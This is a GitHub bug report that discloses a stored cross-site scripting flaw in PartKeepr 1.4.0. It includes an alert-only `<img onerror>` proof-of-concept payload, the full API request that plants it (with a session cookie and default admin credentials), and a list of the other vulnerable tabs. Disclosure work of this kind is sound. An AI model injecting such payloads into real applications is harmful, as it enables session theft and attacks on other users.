New issue

Jump to bottom

Stored XSS in PartKeepr #1237

Open AMontesG opened this issue on Feb 22 · 0 comments

Labels Bug needs-triage


AMontesG commented on Feb 22

Description

Stored XSS in PartKeepr 1.4.0 Edit section in multiple api endpoints via name parameter

Reproduction Steps

Browsing to Edit tab, select project and add new project.
There, insert the following payload `<img src=x onerror=alert(1)>` in name field.



ASM-2 ADSR1+2
ASM-2 Front Panel
ASM-2 Glide
ASM-2 LFO1+2
ASM-2 Noise
ASM-2 PSU
ASM-2 Ring Modulator
ASM-2 Sample & Hold
ASM-2 VCA 1+2
ASM-2 VCF1
ASM-2 VCF2
Cooking Recipe: Ham Cream Pasta
Cooking Recipe: Pancakes
MIDI-CV Converter
Monsieur Adaptateur Rev. A - black
PolyDAC
YuSynth ADSR-2
YuSynth ARP4072 Filter
YuSynth EMS Diode Filter
YuSynth LFO-1
YuSynth MixOut Output Stage
YuSynth MixOut VC Panner Module
YuSynth Steiner VCF
YuSynth VCA

Project Name: <img src=x onerror=alert(1)>
Project Description:
Project Parts:
Attachments:

Page 1

Ready.


Logged in as: user1 | 8/18/2021 14:48:15 E

The request performed is the following, being name the vulnerable parameter :

```
POST /api/projects HTTP/1.1
Host: partkeepr.vuln
Cookie: PHPSESSID=fju4llfcogfr2q9ug1bl982117
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46YWRtaW4=
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 303
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"name":"<img src=x onerror=alert(1)>","description":"","projectPartKeeprProjectBundleEntityProjectAttachments":[],"attachments":
[],"projectPartKeeprProjectBundleEntityProjectParts":[],"parts":[],"projectPartKeeprProjectBundleEntityProjectRuns":[],"projectPartKeeprProjectBundleEntityReportProjects":[]}
```

Then, when another user goes to edit tab and clicks the project with the payload as name, XSS triggers



<img src=x onerror=alert(1)>
a
ASM-2 ADSR1+2
ASM-2 Front Panel
ASM-2 Glide
ASM-2 LFO1+2
ASM-2 Noise
ASM-2 PSU
ASM-2 Ring Modulator
ASM-2 Sample & Hold
ASM-2 VCA 1+2
ASM-2 VCF1
ASM-2 VCF2
Cooking Recipe: Ham Cream Pasta
Cooking Recipe: Pancakes
MIDI-CV Converter
Monsieur Adaptateur Rev. A - black
PolyDAC
YuSynth ADSR-2
YuSynth ARP4072 Filter
YuSynth EMS Diode Filter
YuSynth LFO-1
YuSynth MixOut Output Stage
YuSynth MixOut VC Panner Module
YuSynth Steiner VCF
YuSynth VCA

Project Name: <img src=x onerror=alert(1)>
Project Description:

1

Logged in as: user2 8/18/2021 14:52:51 E

Apart from **projects** , the following tabs are also vulnerable : **footprints**,**manufacturers**,**storage locations**, **distributors**, **part measurement units** , **units** and **batch jobs**

System Information

- PartKeepr Version: 1.4.0
- Operating System: LInux
- Web Server: Apache
- PHP Version: 7.4
- Database and version: Mysql
- Reproducible on the demo system: Yes

AMontesG added Bug needs-triage labels on Feb 22

Assignees

No one assigned

Labels

Bug needs-triage

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant